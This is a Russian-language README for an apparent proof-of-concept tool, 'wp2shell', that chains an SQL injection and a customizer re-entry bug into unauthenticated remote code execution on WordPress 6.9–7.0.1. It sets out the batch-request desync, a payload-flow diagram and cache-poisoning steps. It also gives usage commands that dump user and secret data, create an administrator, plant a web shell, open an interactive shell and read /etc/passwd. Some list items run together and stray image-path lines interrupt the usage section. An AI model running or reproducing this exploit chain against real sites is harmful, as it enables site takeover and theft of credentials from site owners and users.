 crypto-cat/wp2shell
PoC для CVE-2026-63030 + CVE-2026-60137, также известен как WP2Shell

Удалённое выполнение кода без аутентификации для WordPress 6.9.0–6.9.4 и 7.0.0–7.0.1.
Объединяет CVE-2026-63030 (SQLi через путаницу маршрутов batch-запросов) с CVE-2026-60137 (повторный вход через changeset кастомайзера) для создания администратора без аутентификации и выполнения команд ОС. Подбор паролей не требуется.
Благодарность hashkitten за обнаружение, полный технический анализ SLCyber читайте здесь.
Обработчик batch-запросов REST API WordPress (serve_batch_request_v1) содержит ошибку индексации off-by-one: когда wp_parse_url() не срабатывает на пути подзапроса, результирующий WP_Error добавляется в $validation[], но не в $matches[]. Это рассинхронизирует два массива — каждый последующий запрос направляется не тому обработчику.
Вкладывая тщательно структурированный batch внутрь другого batch, атакующий может:
author__not_in (приведение строка→массив пропускает absint())UNION SELECT для отравления объектного кэша WordPress поддельными объектами записейПосле завершения подготовки (определение префикса таблиц и ID администратора) нагрузка эскалации срабатывает за один HTTP-запрос — отравление кэша, повышение привилегий и создание пользователя происходят на стороне сервера за один цикл запроса-ответа.
HTTP POST /batch/v1
    │
    ▼
┌─ Outer Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                  → parse error, not added to $matches      │
│  [1] POST /wp/v2/posts    → $matches[0] (posts handler)             │
│  [2] POST /batch/v1       → $matches[1] (batch handler)             │
│                                                                     │
│  Desync: request[1] dispatched via $matches[1]                      │
│          POST /wp/v2/posts body interpreted as batch → inner fires  │
│                                                                     │
└──────────────────────────────────────┬──────────────────────────────┘
                                       │
    ┌──────────────────────────────────┘
    ▼
┌─ Inner Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                            → parse error (desync)          │
│  [1] GET  /wp/v2/widgets?UNION...   → dispatched by posts handler   │
│          ▲ WP_Query fires UNION, poisons object cache               │
│          ▲ the_content renders [embed] → oEmbed → hierarchy Loop 1  │
│              → changeset published → admin context set              │
│              → nav_menu_item UPDATE → hierarchy Loop 2              │
│                  → parse_request → REST re-entry ─────────────┐     │
│                                                               │     │
│  [2] GET  /wp/v2/posts              (categories handler)      │     │
│  [3] GET  /wp/v2/categories         (users handler)           │     │
│  [4] POST /wp/v2/users  {body}  ◄── re-entry with admin ──────┘     │
│          ▲ desync aligns this with users handler                    │
│          ▲ admin context → user created → die()                     │
│  [5] POST /wp/v2/users  {}          (desync spacer)                 │
│                                                                     │
└─────────────────────────────────────────────────────────────────────┘
Отравление кэша (7 поддельных записей через UNION):
[embed] в её содержимомcustomize_changeset, статус future, дата в прошлом)post_type=nav_menu_item для проверки is_nav_menu_item)post_type=request, post_status=parse, parent=inner)Порядок выполнения:
[embed]wp_update_postwp_update_post читает кэшированный changeset (parent=outer) → проверка иерархии обнаруживает Loop 1future → автоматически преобразуется в publish_wp_customize_publish_changeset → wp_set_current_user(admin_id) → активен контекст администратораnav_menu_item[real_id] — кэш сообщает type=nav_menu_item → путь UPDATEobject_id разрешается в кэшированную запись с post_parent=re-entry → wp_update_post по реальной записи$post_id) обнаруживает Loop 2 (re-entry ↔ inner)wp_update_post(re-entry) → записывает type=request, status=parse в БДwp_transition_post_status запускает do_action("parse_request") → rest_api_loaded() → serve_request()POST /wp/v2/users в хвосте выполняется успешно → администратор создан → die()Анти-рекурсивная переменная сессии MySQL (@_wp2s) гарантирует, что цепочка срабатывает ровно один раз и не зацикливается.
--cleanup удаляет созданного пользователя и веб-шелл при выходеgit clone https://github.com/Crypto-Cat/wp2shell.git
cd wp2shell
chmod +x wp2shell.py
Никакого pip install, никакого virtualenv. Это один файл.
# Passive boolean oracle test
python3 wp2shell.py check http://target.com

# Also confirm with timing and UNION
python3 wp2shell.py check http://target.com --confirm-timing --confirm-union
# Auto-selects fastest technique (UNION > error > blind)
python3 wp2shell.py read http://target.com --preset users
python3 wp2shell.py read http://target.com --preset secrets
python3 wp2shell.py read http://target.com --query "SELECT @@version"

# Force a specific technique
python3 wp2shell.py read http://target.com --technique blind --preset users

# Auto-discover table prefix
python3 wp2shell.py read http://target.com --auto-prefix --preset users
# Exploit and drop into interactive shell
python3 wp2shell.py exploit http://target.com -i

# Exploit, run one command, clean up


python3 wp2shell.py exploit http://target.com -c "cat /etc/passwd" --cleanup
